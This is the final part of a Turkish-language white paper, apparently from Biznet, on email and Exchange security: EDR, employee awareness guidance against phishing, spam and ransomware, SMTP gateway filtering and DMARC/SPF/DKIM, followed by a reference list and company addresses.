Exchange sistemlerinin dışarıdan gelebilecek saldırılara karşı korunması kadar kurum içi saldırılardan korunması da kritik önem taşımaktadır. Kurumsal cihazların, 3.parti yazılımlar tarafından korunması ve kurum içi ağın düzenli olarak takibi e-posta sunucularının güvenliğini bir adım daha öteye taşıyacaktır.

EDR sistemleri güvenlik takımlarına merkezi gözetleme ve aksiyon alma imkânı tanımaktadır. Bazı EDR çözümleri aynı zamanda otomatize "Incident Response" sistemlerine de sahiptir. Çoğu EDR sistemi "Cloud-Based" olarak adlandırılan bulut tabanlı sistemleri desteklemekte, kurulum aşamasında ve kurulum sonrası işletimde kullanıcılara kolaylık sağlamaktadır. EDR çözümleri geleneksel anti virüs çözümlerinden farklı metotlara sahip olup verimlilikleri ve güvenlik skorları genel olarak daha yüksek olmaktadır.

6.17. Çalışan Personelin Eğitilmesi / Farkındalık Eğitimleri

Kurumsal çalışanlar şirketlerini tehlikeye atmamak için farkındalık sahibi olmalıdırlar. Bilgi güvenliği hakkında çeşitli eğitimlere katılmalı, olabildiğince bilgi edinip olası durumlara karşı tedbirli olmalıdır. Çalışanların dikkat etmesi gereken bazı konular hakkında detaylar aşağıda verilmiştir.

Bilgi Güvenliği Hakkında

- Parola güvenliği hakkında bilgi sahibi olunmalı, kullanıcı girişi gerektiren sistemlerde belirlenecek parolalar kolayca tahmin edilemeyecek yapıda olmalıdır.
- Kullanılan 3. parti yazılımların talep ettiği bilgilerin veya izinlerin gerekliliği sorgulanmalıdır.
- Orijinal yazılım kullanılmasına önem gösterilmeli ve güncellemeleri sürekli kontrol edilmelidir.
- Şirket içerisinde GSM operatörlerinin veya çeşitli firmaların sağladığı modemler ile internet bağlantısı yapılması gerekiyorsa dikkatli olunmalıdır.
- Şirket içerisinde kullanılan cihazlara kaynağı belli olmayan USB bellek veya hafıza kartı gibi harici donanımlar takılmamalıdır.
- Ofis içerisinde çekilen fotoğrafların sosyal medyada paylaşımında dikkatli olunmalıdır.
- Ofis dışındaki ortamlarda çalışırken kişisel bilgilerin gizliliğine önem verilmelidir.

Oltalama Saldırıları Hakkında

- Bir e-posta içeriğinde kullanılan üslup, dilbilgisi gibi kavramlar iyi incelenmelidir.
- Aciliyet duygusu oluşturan e-postalara verilecek tepkilerde dikkatli olunmalıdır.
- E-posta içeriğinde link bulunuyorsa, tıklamadan önce iki kez düşünülmelidir.
- Alınan e-postanın geçerliliği kontrol edilmelidir.
- Yeni oltalama tekniklerine karşı dikkatli olmak için siber güvenlik firmalarının raporları incelenmelidir.

Spam E-postalar Hakkında

- Kurumsal e-postalar kullanılarak sosyal medya gibi platformlara üye olunmamalıdır.
- E-posta adresi herkese açık ortamlarda paylaşılmamalıdır.
- İş amaçlı toplu e-posta gönderirken diğer kişileri, BCC'ye ekleyerek e-posta adresleri gizlenmelidir.

[38] https://security.googleblog.com/2019/05/new-research-how-effective-is-basic.html

[39] https://www.mshowto.org/microsoft-security-compliance-manager-scm-4-0-kurulumu.html

39 https://techcommunity.microsoft.com/t5/microsoft-security-baselines/security-compliance-manager-scm-retired-new-tools-and-procedures/ba-p/701059
39 https://www.microsoft.com/en-us/download/details.aspx?id=53353 (Security Compliance Manager v4.0)


Fidye Yazılımı (Ransomware) Saldırıları Hakkında

- Güvenli olduğu düşünülmeyen veya kaynağı belli olmayan e-posta ekleri veya bağlantıları açılırken dikkatli olunmalıdır.
- Herhangi bir indirme yapılması gerekiyorsa güvenilir siteler tercih edilmelidir. Tarayıcı çubuğundaki URL'in HTTP yerine HTTPS ile başlamasına dikkat edilmelidir.
- Hiçbir zaman kaynağı belli olmayan bir USB veya harici cihazlar kullanılmamalıdır.
- Herkese açık ağlara bağlanmak gerekiyorsa VPN kullanılmalıdır.
- Her ihtimale karşı veriler yedeklenmelidir.

6.18. SMTP Gateway ile Gelen-Giden E-postaların Filtrelenmesi

Oltalama saldırılarında kullanılan e-posta içeriklerindeki linklere tıklanılması sonucu veya spam adı verilen genellikle çeşitli firmaların reklam amacıyla toplu olarak gönderdiği e-postaların içeriklerinin, çalışanların dikkatsizliği gibi durumlarda kurum ağına dahil edilmesiyle bir dizi zincirleme zararla karşı karşıya kalınabilmektedir. Böyle bir durumla karşılaşmamak için kurumsal bir şirket içerisinde, gelen giden e-postaların kontrol edilmesi oldukça önemlidir.

Çeşitli SMTP Gateway çözümleri bu konuda kurumların yardımına koşmaktadır. Normalde e-postalar doğrudan bir kurumun SMTP sunucusuna gelmektedir. SMTP Gateway servisleri ile bu gelen e-postalar ilk önce SMTP Gateway'e uğrar ve spam e-postaların tespiti, zararlı e-posta içeriklerinin tespiti gibi bir dizi işlemden geçirilir. Sonrasında Gateway yapılandırılmasına göre e-posta hakkında işlem gerçekleştirilir. Örnek bir şablon aşağıdaki gibidir.[40]



6.19. DMARC-SPF-DKIM Mekanizmaları

Domain-based Message Authentication, Reporting, and Conformance (DMARC) aracılığıyla e-posta gönderen bir kurum, mesaj doğrulama, aktarma ve raporlama için domain seviyesinde kurallar ve tercihler oluşturabilmektedir; e-posta alan bir kurum bunu e-posta işlemeyi iyileştirmek için kullanabilmektedir. Ölçeklenebilir bir mekanizmadır.

E-posta göndericileri güvenilir-doğrulanmış domain tanımlayıcılarını, e-postalarla ve bu tanımlayıcıları kullanan e-postalar hakkındaki iletişim kurallarını e-postalarla ilişkilendirmeye ihtiyaç duyar. Alıcılar domain sahiplerine domainlerin kullanımı hakkında geri dönüşte bulunabilirler; bu geri dönüş iç operasyonların yönetimi ve domainin kötüye kullanımı hakkında değerli bakış açısı sunabilmektedir.

DMARC kimliği doğrulanmış e-postalar için teslim önceliği oluşturmamaktadır. DMARC, doğrulama kontrolünden olumsuz sonuç alan e-postaların giderek daha katı bir şekilde işlenmesini sağlayan kural dağıtımı için bir mekanizmadır.

Internet ortamındaki e-postaların çeşitli yöntemler kullanılarak illegal bir şekilde kopyaları çıkartılabilmektedir. Sender Policy Framework (SPF), illegal kopyası çıkartılan e-postanın iletimi sırasında, kopyayı çıkartan gönderici domain adresini tespit etmek için tasarlanmış bir metottur. Aynı zamanda bir domain sahibine, hangi bilgisayarların, DNS kayıtlarını kullanarak posta göndermeye yetkili olduğunu belirtmesine izin vermektedir.

TXT kayıtlarındaki SPF bilgilerini doğrulayan alıcılar, e-postanın gövdesini almadan önce yetkisiz kaynaklardan gelen e-postaları reddedebilmektedir.

---

[40] https://linuxhint.com/best_open_source_secure_email_gateway/
40 https://help.symantec.com/cs/SMG_10_6_6/SMG/v27886460_v125807409/Configuring-SMTP-authentication-mail-settings?locale=EN_US
40 https://docs.aws.amazon.com/workmail/latest/adminguide/smtp-gateway.html
40 https://docs.oracle.com/cd/A97335_02/integrate.102/a86653/ch07.htm

Bir domain SPF kaydı yayınlarsa, spam e-posta gönderenlerin ve oltalama saldırısı gerçekleştirenlerin bu alandan geliyormuş gibi görünen e-postaları taklit etme olasılığı daha düşüktür. Çünkü sahte e-postaların, SPF kaydını kontrol eden spam filtrelerine yakalanma olasılığı daha yüksektir. **Bu nedenle, SPF korumalı bir domain, spam gönderenler ve oltalama saldırısı planlayanlar için daha az çekici olmaktadır.**

DomainKeys Identified Mail (DKIM), domain tabanında güvenlik ve doğrulama sağlanması için kullanılan bir sistemdir. Açık anahtar ve sunucu anahtarı doğrulanması kullanılarak gönderici doğrulamasının yapılmasını temel almaktadır. Gelen e-postanın ileticisini, MTA veya MUA kullanarak doğrulamaya yardımcı olmaktadır. Sistemin asıl amacı e-posta göndericisinin imzasını korumak ve doğrulamaktır. E-posta göndericisinin doğrulanması, "spam" ve "oltalama" saldırılarının azaltılmasını sağlamakta ve efektifliğini düşürmeye yardımcı olmaktadır.

Ek Bölüm 1. Kaynakça

- https://www.tripwire.com/state-of-security/featured/knockknock-new-attack-on-office-365-discovered/
- https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/anti-spam-protection?view=o365-worldwide
- https://www.avanan.com/blog/hex-escape-characters-office-365-phishing-attack
- https://www.facebook.com/cybereyelabs/videos/1671462126302871/
- https://www.avanan.com/blog/basestriker-vulnerability-office-365
- https://www.sherweb.com/blog/security/5-common-office-365-attacks-and-how-to-avoid-them/
- https://www.linkedin.com/pulse/exchange-cyber-threat-scenario-panagiotis-gkatziroulis/
- https://www.microsoft.com/en-us/microsoft-365/blog/
- https://github.com/nyxgeek/o365recon
- https://www.google.com/search?client=firefox-b-d&q=office+365+usage+rate+worldwide
- https://www.inky.com/phishing-threats
- https://blog.hubspot.com/marketing/email-marketing-stats
- https://www.proofpoint.com/sites/default/files/proofpoint-obfuscation-techniques-phishing-attacks-threat-insight-en-v1.pdf
- https://www.inky.com/hubfs/Understanding%20Phishing%20-%20Text%20Direction%20Deception.pdf
- https://www.lexology.com/library/detail.aspx?g=2a1e2421-8672-4bce-90e0-d088e09017ed
- https://www.avanan.com/blog/zerofont-phishing-attack
- https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/configure-your-spam-filter-policies?view=o365-worldwide
- https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/configure-the-outbound-spam-policy?view=o365-worldwide
- https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/configure-the-connection-filter-policy?view=o365-worldwide
- https://silo.tips/download/chapter-5-securing-the-outlook-web-access-server
- https://www.microsoft.com/en-us/security/business/threat-protection?rtc=1
- https://www.microsoft.com/en-us/microsoft-365/windows/microsoft-defender-atp
- https://www.microsoft.com/en-us/microsoft-365/exchange/advance-threat-protection
- https://www.codetwo.com/admins-blog/how-to-prevent-internal-email-spoofing-in-exchange/
- https://www.monitis.com/blog/nine-steps-to-secure-your-exchange-server/
- https://www.enowsoftware.com/solutions-engine/securing-exchange-servers
- https://docs.microsoft.com/en-us/exchange/understanding-role-based-access-control-exchange-2013-help
- https://adsecurity.org/
- https://decalage.info/en/ole_extradata
- https://sensepost.com/blog/2017/outlook-forms-and-shells/
- https://docs.microsoft.com/en-us/graph/permissions-reference
- https://blog.morphisec.com/qakbot-qbot-maldoc-two-new-techniques
- https://www.sans.org/blog/sans-data-incident-2020-indicators-of-compromise/
- https://docs.microsoft.com/en-us/office/dev/add-ins/concepts/privacy-and-security
- https://www.varonis.com/blog/using-malicious-azure-apps-to-infiltrate-a-microsoft-365-tenant/
- https://www.decalage.info/files/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence.pdf
- https://docs.microsoft.com/en-us/outlook/troubleshoot/deployment/manage-distribute-outlook-vba-project
- https://medium.com/@curtbraz/getting-malicious-office-documents-to-fire-with-protected-view-4de18668c386
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/an-inside-look-into-microsoft-rich-text-format-and-ole-exploits/
- https://www.microsoft.com/security/blog/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/
- https://redmondmag.com/articles/2017/06/01/office-365-security.aspx
- https://blog.global.fujitsu.com/fgb/2018-08-10/the-basestriker-phishing-attack-is-back-targeting-ceos/

- https://securityboulevard.com/2019/02/preview-pain-malware-triggers-in-outlook-preview-without-user-opening-word-document/
- https://www.coalfire.com/the-coalfire-blog/march-2019/password-spraying-what-to-do-and-how-to-avoid-it
- https://www.forbes.com/sites/daveywinder/2019/05/02/microsoft-office-365-accounts-under-attack-what-you-need-to-know/#5a0d974636cd
- https://www.microsoft.com/security/blog/2019/10/16/top-6-email-security-best-practices-to-protect-against-phishing-attacks-and-business-email-compromise/
- https://www.helpnetsecurity.com/2019/11/12/password-reuse-problem/
- https://www.microsoft.com/security/blog/2020/04/08/microsoft-shares-new-threat-intelligence-security-guidance-during-global-crisis/
- https://www.microsoft.com/security/blog/2020/06/24/defending-exchange-servers-under-attack/

Ek Bölüm 2. Keywords

Keywords:

Cyberwise, Biznet, Securrent, Penetra, Cyber Security, Siber Güvenlik, Office365, Microsoft Exchange, Office Security, Phishing, Oltalama, Password Spraying, Dropper, E-posta, Mail Malware, E-Posta Güvenliği, Eğitim, Araştırma, Türkiye, Turkey, White Paper, Research, Mail Security

Biznet Bilişim Sistemleri ve Danışmanlık Sanayi Tic. A.Ş.

Ticari Sicil No: 159433

İSTANBUL
Nida Kule Plaza,
Kozyatağı Mah.
Değirmen Sok. No:18
Kat:19 34742 Kozyatağı,
Kadıköy, İstanbul
+90 216 688 8182

ANKARA
ODTÜ Teknokent İkizler
Binası Üniversiteler Mah.
İhsan Doğramacı Bulvarı
No:35 B Blok Kat:106800
Çankaya / Ankara
+90 312 210 1177

DUBAI
SECURRENT ME FZ LLC
214, Building 12, DIC
502318, UAE - Dubai
+9 9714 390 16 46-49

LAHEY/ HOLLANDA
Penetra Cyber Security
Strawinskylaan 411
1077XX Amsterdam
The Netherlands
+31(0)70-2045180

CYBER WISE